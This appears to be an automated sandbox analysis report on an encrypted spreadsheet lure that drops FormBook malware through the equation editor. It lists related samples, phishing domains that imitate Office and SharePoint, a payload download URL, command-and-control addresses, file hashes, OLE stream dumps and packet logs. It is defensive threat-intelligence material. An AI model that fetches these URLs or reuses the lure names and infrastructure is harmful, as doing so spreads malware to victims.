	REQUEST FOR QUOTATION.xlsx	Get hash	malicious	Browse	• nevermndy walkachine 2.dns.army /chnsfrnd2 /winlog.exe
184.168.131.241	v07PSzmSp9.exe	Get hash	malicious	Browse	• www.parkd aleliving. com/c8so/? 3ff87=cEUY ti5cL+AXNx Pbfx60LfZo Jb25X1Xzf5 mF7VOL6mQ/ zZpS24NGTS z6B6bhvYiv 88T+&uZWD= XPmPajepJ2 gdvnZ
	winlog(1).exe	Get hash	malicious	Browse	• www.digit alcreative class.com/oean/? 8pNh Xv=yVML0zB 0&u4XpH=6s gdKtavC7V8 7+oTFKoxaa 5O0zjTcMbm 8vcjcmphVo VHfmTvOtd6 UrCYUSHuOo gI1kkIR2YmoA==
	win32.exe	Get hash	malicious	Browse	• www.xn--l msealamientos-tnb.com/incn/?8p BP5p=wf+rV 5DOYsMJpa4 g9XLDiATlj pns8YCBV86 prGMq2zSxE qUEQI9j0Vb x28h0R1Rpm Au9&L6Ah=2 dSLFXghYtFd0
	order pdf.exe	Get hash	malicious	Browse	• www.healt hywithhook .com/n7ak/? uTuD=UF4j hC9GOQChis niHC1kg0Cj CBTohJaid9 vkoIR2Qf4y QeaQ94Q33r P15fTgpArs +ngL&Ulm=9 rCT5lUPVnA lWPi0
	bgJPIZIYby.exe	Get hash	malicious	Browse	• www.twist edtailgate sweeps1.co m/bw82/?GF ND=kKEA6Yk kdkETd3+d2 qZ9bmPUSI4 mVgzFcDmo6 tctb+5KXta TIOiEE2GUo 6ELQ3o02C3 x&Rlj=YVIX8Hyx
	message_zdm.html	Get hash	malicious	Browse	• outlook-offlce-com.irvineairf lights.org/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SAMSUNG C&T UPCOMING PROJECTS19-027-MP-0 10203.exe.exe	Get hash	malicious	Browse	• www.garethjamesproperties.com/cdl/?Et08qv=2ovCVTXv68Pt4ijpLk8HPqbw25DfYgJSfH6hGLZ/BiAdoxLe5mSyhZEbepZ3N+ZDM0I2&uXK=hpgd6NmPQLRDNXK
	message_zdm.html	Get hash	malicious	Browse	• myaccount-office-message.irvinebusinessfly.com/
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• www.metamorphosiswei.com/9bwn/?FTChYV9=PjBOtfKyZi0MVy8KTAOZ6es/s7g6bZ/sUd6s5qyy+y2zh4u+ZehjfLQuVlmfdl/uWDwB70KU+Q==&uzuD=ZlmPdLR82nZ
	INV120294624.html	Get hash	malicious	Browse	• isb-sharepoints.irvineairflight.com/
	G0ESHzsrvg.exe	Get hash	malicious	Browse	• www.100fetpics.com/8rg4/?Ktx=08lHb1lQuD80K2/lta3mrgdssoTum8+9mcHmJtD55/wROMTw7+mwrmz+mMDQv4y9//uuqNWBXw==&OtNDOP=wXOLMFD0PT3lc
	hmH9ZhBQFD.exe	Get hash	malicious	Browse	• www.twistedtailgatesweeps1.com/bw82/?AjR=kKEA6YkkdkETd3+d2qZ9bmPUSI4mVgzFcDmo6tctb+5KXtaTIOiEE2GUo5kbfW4Mone2&ndnDnN=-Zh4gtKhzFrx
	NEW AGREEMENT 2021.xlsx	Get hash	malicious	Browse	• www.lakegastonautoparts.com/bw82/?h4XX=ADKhg6&d480GxR0=juBLB0WtueK0EvdRqiaKUMHcPl3xC2bTDg9jeDe0t8cj29/tW+mLTC2Yjrpt+W5wd622IA==
	Signatures Required 21-01-2021.xlsx	Get hash	malicious	Browse	• www.magnabeautystyle.com/bw82/?KPO0Ltt0=9KGhaNjgEAjOuiPnGmkWJtXE2Tv4ryq1r5IcCqZotckyUU+N2GtErEKHJSdKgyTchgl25w==&GzuD_=dp5pdVbpjd

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	JK981U7607.doc	Get hash	malicious	Browse	• trainwithconviction.com/wp-admin/y/
	SecuriteInfo.com.Trojan.PackedNET.507.23078.exe	Get hash	malicious	Browse	• www.pnwfireextinguishers.com/incn/?t8o=sCl40OkbCTlpMn8nDVKtc7exPuvy+8BigTFOlzhHVo8rCf1OKnKgPL2L2vkPzdoEVatq&TjX=YvIT_
	SecuriteInfo.com.Trojan.PackedNET.507.15470.exe	Get hash	malicious	Browse	• www.microwgreens.net/gqx2/?t6Al=7RaLHwCMUMujiCZTFv81tpuDgIdMwwaUpFkTs3uacfnBr+tZ14+SJ7n3FmpwAcExjbOA&kPm0q=J4kl
	ChTY1xID7P.exe	Get hash	malicious	Browse	• www.hlaproptiens.com/8rg4/?GFNP=OYDJLuueaFXNtOwihDRdfsH5NtUxWUpjnhyJYIgTyqexCACRaAwflaXc/5f6y5znDp4n&Rl7=XPv4nRgx
	Sales Contract_20210113.xlsx	Get hash	malicious	Browse	• www.microwgreens.net/gqx2/?Ab=7RaLHwCJULuniSVfHv81tpuDgIdMwwaUpF8Dw0ybY/nArPBfyovef/f1GAl2LtQ62963Dg==&oBZ4Uz=D0Dl7fO
	SAMSUNG C&T UPCOMING PROJECTS19-027-MP-010203 _ 19-028-MP-010203.exe	Get hash	malicious	Browse	• www.insuranceforgrass.com/cdl/?uHux=fdfLuzbHl&xBkpfvSp=A1H4xQi7nCm4dsaHHTQB+ENJ75eaR8btr5AllEXDgRUKTVrPlhERhFG7xWxWp9ft1f2F

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
chise2neversndywalka.dns.army	COSU6283389840.xlsx	Get hash	malicious	Browse	• 103.125.191.208

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-26496-GO-DADDY-COM-LLCUS	0113 INV_PAK.xlsx	Get hash	malicious	Browse	• 166.62.29.42
	quote20210126.exe.exe	Get hash	malicious	Browse	• 107.180.2.197
	ARCH_25_012021.doc	Get hash	malicious	Browse	• 192.169.223.13
	Informacion.doc	Get hash	malicious	Browse	• 166.62.10.32
	v07PSzmSp9.exe	Get hash	malicious	Browse	• 198.71.232.3
	winlog(1).exe	Get hash	malicious	Browse	• 184.168.131.241
	win32.exe	Get hash	malicious	Browse	• 184.168.131.241
	DAT.doc	Get hash	malicious	Browse	• 107.180.12.39

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	order pdf.exe	Get hash	malicious	Browse	• 184.168.131.241
	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	• 192.169.223.13
	ARCH_98_24301.doc	Get hash	malicious	Browse	• 198.71.233.150
	RFQ.xlsx	Get hash	malicious	Browse	• 198.71.232.3
	bgJPIZIYby.exe	Get hash	malicious	Browse	• 184.168.131.241
	E4Q30tDEB9.exe	Get hash	malicious	Browse	• 192.169.220.85
	RevisedPO.24488_pdf.exe	Get hash	malicious	Browse	• 107.180.34.198
	02131.doc	Get hash	malicious	Browse	• 166.62.28.133
	mensaje_012021_1-538086.doc	Get hash	malicious	Browse	• 198.71.233.47
	Notice 8283393_829.doc	Get hash	malicious	Browse	• 192.169.223.13
	message_zdm.html	Get hash	malicious	Browse	• 184.168.131.241
	SAMSUNG C&T UPCOMING PROJECTS19-027-MP-010203.exe.exe	Get hash	malicious	Browse	• 107.180.25.166
SINGLEHOP-LLCUS	bgJPIZIYby.exe	Get hash	malicious	Browse	• 198.20.125.69
	hmH9ZhBQFD.exe	Get hash	malicious	Browse	• 198.20.125.69
	tuMCqH36OF.exe	Get hash	malicious	Browse	• 198.20.125.69
	2021 DOCS.xlsx	Get hash	malicious	Browse	• 198.20.125.69
	VCS58GQMhuCYghC.exe	Get hash	malicious	Browse	• 184.154.177.139
	3KvCNpcQ6tvwKr5.exe	Get hash	malicious	Browse	• 184.154.177.139
	ins.exe	Get hash	malicious	Browse	• 172.96.186.206
	Invoice_#_76493.xls	Get hash	malicious	Browse	• 65.60.5.235
	Report 290.xls	Get hash	malicious	Browse	• 65.60.5.235
	3v3Aosgyxw.exe	Get hash	malicious	Browse	• 198.20.125.69
	Inv.exe	Get hash	malicious	Browse	• 172.96.186.206
	http://mckeepropainting.com/.adv3738diukjuctdyakbd/dhava93vdia11876dkb/ag38vdua3848dk/sajvd9484auad/ajd847vauadja/101kah474sbbadad/wose/Paint20200921_2219.pdf.html	Get hash	malicious	Browse	• 198.143.164.252
	#Ud83d#Udcde_8360.htm	Get hash	malicious	Browse	• 107.6.141.50
	http://getfreshnews.com/nuoazaojrnvenpyxyse	Get hash	malicious	Browse	• 184.154.108.232
	http://iaaoaot.angelx97.xyz/OCFAheVlOOWYzT2RoWDEvaFE	Get hash	malicious	Browse	• 172.96.186.242
	Invoices.exe	Get hash	malicious	Browse	• 107.6.134.138
	Request Quotation.exe	Get hash	malicious	Browse	• 107.6.134.138
	F9FX9EoKDL.exe	Get hash	malicious	Browse	• 198.20.125.69
	All Open.xlsx	Get hash	malicious	Browse	• 198.20.125.69
	faithful.exe	Get hash	malicious	Browse	• 173.236.29.82
VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	CREDIT NOTE DEBIT NOTE 27.1.2021.xlsx	Get hash	malicious	Browse	• 103.141.138.122
	INVOICE PACKING LIST E2021010003 EMS-57177B.xlsx	Get hash	malicious	Browse	• 103.99.1.173
	QUOTATIONNM868BFK.xlsx	Get hash	malicious	Browse	• 103.141.138.132
	inquiry19117030.xlsx	Get hash	malicious	Browse	• 103.141.138.133
	0113 INV_PAK.xlsx	Get hash	malicious	Browse	• 103.141.138.125
	SQ_0738759.xlsx	Get hash	malicious	Browse	• 103.99.1.145
	payment advice.xlsx	Get hash	malicious	Browse	• 103.141.138.127
	PAYMENT LIST .xlsx	Get hash	malicious	Browse	• 103.99.1.149
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 103.141.138.127
	Clntnjk.xlsx	Get hash	malicious	Browse	• 103.145.252.55
	Inquiry_73834168_.xlsx	Get hash	malicious	Browse	• 103.125.191.187
	Factura.xlsx	Get hash	malicious	Browse	• 103.145.252.55
	PO097385.xlsx	Get hash	malicious	Browse	• 103.99.1.172
	BANK FORM.xlsx	Get hash	malicious	Browse	• 103.141.138.128
	BSL 21 PYT.xlsx	Get hash	malicious	Browse	• 103.141.138.123
	COSU6283389840.xlsx	Get hash	malicious	Browse	• 103.125.191.208

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SQ_07937.xlsx	Get hash	malicious	Browse	• 103.99.1.172
	Payment Ref SW2345.xlsx	Get hash	malicious	Browse	• 103.141.138.122
	inquiry 19117030P.xlsx	Get hash	malicious	Browse	• 103.141.138.132
	Request.xlsx	Get hash	malicious	Browse	• 103.141.138.119

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\winlog[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	937984
Entropy (8bit):	7.645207290087545
Encrypted:	false
SSDEEP:	12288:lVxP6Bd6pjWahwCXuCxlymspo3LnbvHsXdvRpJp0X/VwbN4+vtE+LtZ/NRMiWitP:DxP6Bd6VeGltLn7Hszp709wqYTfV
MD5:	A9AA5937E09501E97E40E0FCF97FAC55
SHA1:	502B58EC5259BC954F91CFC8A6E11010453DF819
SHA-256:	689FFE9EA264100EB4D4CAC903A98756554697688372172 9F99AC40C049998E0
SHA-512:	DB774ABB820DF5146C5EC4D69448681D2BB053BD44544CEBD90C01BCFCC682B9A61C207BE2D89412F442CFC73F1FEDD8F4821769FBEFB1B54D400AF715C469B
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://chise2neversndywalka.dns.army/chnsfrnd2/winlog.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...*..`.....P..D.....b... .....@.. ..... ..@.....xb..O..... ..... ..H.....text....B... ...D..... ..`.rsrc.....F.....@..@.rel oc.....N.....@..B.....b.....H.....C...[.....0.....(....(.....(....o....*.....(.....(!.....("....(#.....($....*N..(....op... (%....*&..(&....*.s'.....s(.....s).....s*.....s+.....*....0.....~....o,....+..*.0.....~....o-....+..*.0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*&..(1....*...0.. <.....~.....(2.....,!r...p.....(3...o4...s5.....~.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\10501531.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3EE8CDF0.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3EE8CDF0.jpeg	
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C310A0EB.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	652496
Entropy (8bit):	2.891642212184685
Encrypted:	false
SSDEEP:	3072:W34UL0tS6WB0JOqFVY5QcARI/McGdAT9kRLFdtSyiu50yknG/qc+H:Y4UcLe0JOqoQZR8MDdATCR3tSUjqcA
MD5:	F1C8201AF872FF8F2C5BCF33ED798052
SHA1:	A781E089AD290DAAA95CBB711368879FC86827F4
SHA-256:	36AB611867034B321D265301103C0067609C7A3E2E1A9911F3B9CEF424878A4E
SHA-512:	C311AC11FEDBB62B911E88E77DA187C1878B1DB3BF8944919C7EAFE2D5395193A4CD0750B1763776AC07AA19D52C436F2B492C256A554FBDEA7936A74F79DD7
Malicious:	false
Reputation:	low
Preview:	....l.....:.....e@...&.. EMF.....+.....\K..hC..F...... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....6...(...%.....%.....R...p.....@."C.a.l.i.b.r.i.....-...-.....-...-..N.R..- ...-.....t.-...-..N.R..-...-. ....y.0..-...-. .....y..z.0".....O.....0.....X...%...7.....{ .@.....C.a.l.i.b.r.....-.X.....-.8.-..2.0.....t.-.t.-..{.0.....-...y.dv.. ....%.....%.....%.....!.....6...(...F...(.....GDIC.....<.....F...4...(...EMF+*@..$.....?.....?.....F.....EMF+.@..... .....PNG.....IHDR.....0V.....sRGB.....gAMA.....a.....pHYs.....

C:\Users\user\Desktop\~$RAPID SOA.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	937984
Entropy (8bit):	7.645207290087545
Encrypted:	false
SSDEEP:	12288:lVxP6Bd6pjWahwCXuCxlymspo3LnbvHsXdvRpJp0X/VwbN4+vtE+LtZ/NRMiWitP:DxP6Bd6VeGltLn7Hszp709wqYTfV
MD5:	A9AA5937E09501E97E40E0FCF97FAC55

C:\Users\Public\vbc.exe	
SHA1:	502B58EC5259BC954F91CFC8A6E11010453DF819
SHA-256:	689FFE9EA264100EB4D4CAC903A98756554697688372172 9F99AC40C049998E0
SHA-512:	DB774ABB820DF5146C5EC4D69448681D2BB053BD44544CEBD90C01BCFCC682B9A61C207BE2D89412F442CFC73F1FEDD8F4821769FBEFB1B54D400AF715C46 B
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...*..`.....P..D.....b... .....@.. ..... ..@.....xb..O..... ..... ..H.....text....B... ...D..... ..`.rsrc.....F.....@..@.rel oc.....N.....@..B.....b.....H.....C...[.....0.....(....(.....(.....o.....*.....(.....(!.....("..... (#.....($....*N..(....op... (%....*&..(&....*.s'.....s(.....s).....s*.....s+.....*....0.....~....o,...+..*.0.....~....o-....+..*.0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*&..(1....*...0.. <.....~.....(2.....,!r...p.....(3...o4...s5.....~.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.996585790817502
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	RAPID SOA.xlsx
File size:	2211328
MD5:	80e9c5fd1d11fa266b7263599c54a465
SHA1:	c3d2ddda42a6e1915174b4c496b3da3bd3ad4b5e
SHA256:	8cce72a111107f7a07477f7ef696e1edca5ec2ede9a7a4a 3a3367f72544025f7
SHA512:	78ee34df5faca29529abac7dec1e3bf99e563511b97db3f 0da21e6ec8181d90a63e0998473b94de1658512f3b95d8 531f19f0541209a1503a8df19aa9cc9b380
SSDEEP:	49152:3AkmxrN2BlISyI+lxtv6fLQZYSkKS4wJGN8cSjyi5 :3yrETISyI+jt6UGGNb7c
File Content Preview:	.....>....."..... .....|.....~.....z.....|.....~..... .....z.....|.....~.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "RAPID SOA.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . .E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 2190088

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	2190088
Entropy:	7.99990652787
Base64 Encoded:	True

General	
Data ASCII:	. k ! . . . . . N . . . + 8 . . . U . . . . . v . . M n . w 3 " F y w . D l . . . . j . . . # % N . J = % . . . ^ . . . m ; . . . . . = . G > . . h T + N 0 . 3 . . . h . . . . . h T + N 0 . 3 . . . h . . . . . h T + N 0 . 3 . . . h . . . . . h T + N 0 . 3 . . . h . . . . . h T + N 0 . 3 . . . h . . . . . h T + N 0 . 3 . . . h . . . . . h T + N 0 . 3 . . . h . . . . . h T + N 0 . 3 . . . h . . . . . h T + N 0 . 3 . . . h . . . . . h T + N 0 .
Data Raw:	00 6b 21 00 00 00 00 00 4e e4 df fa 2b 38 ba c8 d9 55 2e cf dc e2 8c 76 83 d7 4d 6e 8b 77 33 22 46 79 77 98 44 6c bb df 82 e2 6a c0 d1 c9 23 20 25 4e 12 4a 3d 25 05 ea ba 5e b6 f8 10 6d 3b de e5 aa be e9 3d 7f 47 3e d7 12 68 54 2b 4e 30 d7 33 a4 b3 a4 68 ef eb d8 d7 12 68 54 2b 4e 30 d7 33 a4 b3 a4 68 ef eb d8 d7 12 68 54 2b 4e 30 d7 33 a4 b3 a4 68 ef eb d8 d7 12 68 54 2b 4e 30 d7

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224


General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.52699937492
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . .] s . . j c . . . . a . . F . . . . . % . . . . = . . . 7 . 8 . . . . B h s . . z . . [. $ 0 . p . . . . . I P . [. . . [. . \ \ A "
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/27/21-08:00:38.597899	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	184.168.131.241
01/27/21-08:00:38.597899	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	184.168.131.241
01/27/21-08:00:38.597899	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	184.168.131.241
01/27/21-08:01:16.594680	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49170	34.102.136.180	192.168.2.22

Network Port Distribution



Total Packets: 47

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 07:59:29.445605993 CET	49167	80	192.168.2.22	103.125.191.208

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 07:59:29.667831898 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:29.668056965 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:29.668466091 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:29.891381979 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:29.891434908 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:29.891472101 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:29.891511917 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:29.891669035 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:29.891695023 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.112736940 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.112776995 CET	80	49167	103.125.191.208	192.168.2.22
